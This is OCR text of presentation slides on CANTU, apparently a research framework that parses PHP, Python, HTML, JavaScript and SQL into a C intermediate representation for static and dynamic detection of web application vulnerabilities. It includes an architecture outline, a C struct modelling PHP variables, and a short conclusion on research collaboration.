
Architecture of CANTU

PHP	…	Python	HTML	JavaScript	SQL	Database	Configuratio n
Parser	…	Parser	Parser	Parser	Parser	Translator	Translator

CIL Intermediate Representation

Static Analysis		Dynamic Analysis	
Data Flow Analysis	Vulnerabilities Detection	Test Cases Generation	Vulnerabilities Confirmation


Components of Static Analysis



Representing PHP Variables in CIL

```
struct array{
    struct hashtable *val;
    struct hashtable *index;
};
union mixed {
  short bval;
  long inum;
  double fnum;
  char* str;
  struct array arr;
  void* object;
  char* resource;
} ;
struct variable{
      enum phpt {BOOL, INT, FLOAT, STR, ARRAY, OBJECT, RESOURCE, NULLType
      } val_type;
     union mixed val;
};
```

Executing Generated Tests



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Conclusion

- Web application security has drawn much attention from the public, the industry, and the academia.
- Making Web applications secure requires a combination of expertise in different areas.
- This provides great opportunities for research/development collaboration.
  - CANTU represents our vision of this collaboration.
- It should also create good opportunities for starting new businesses.

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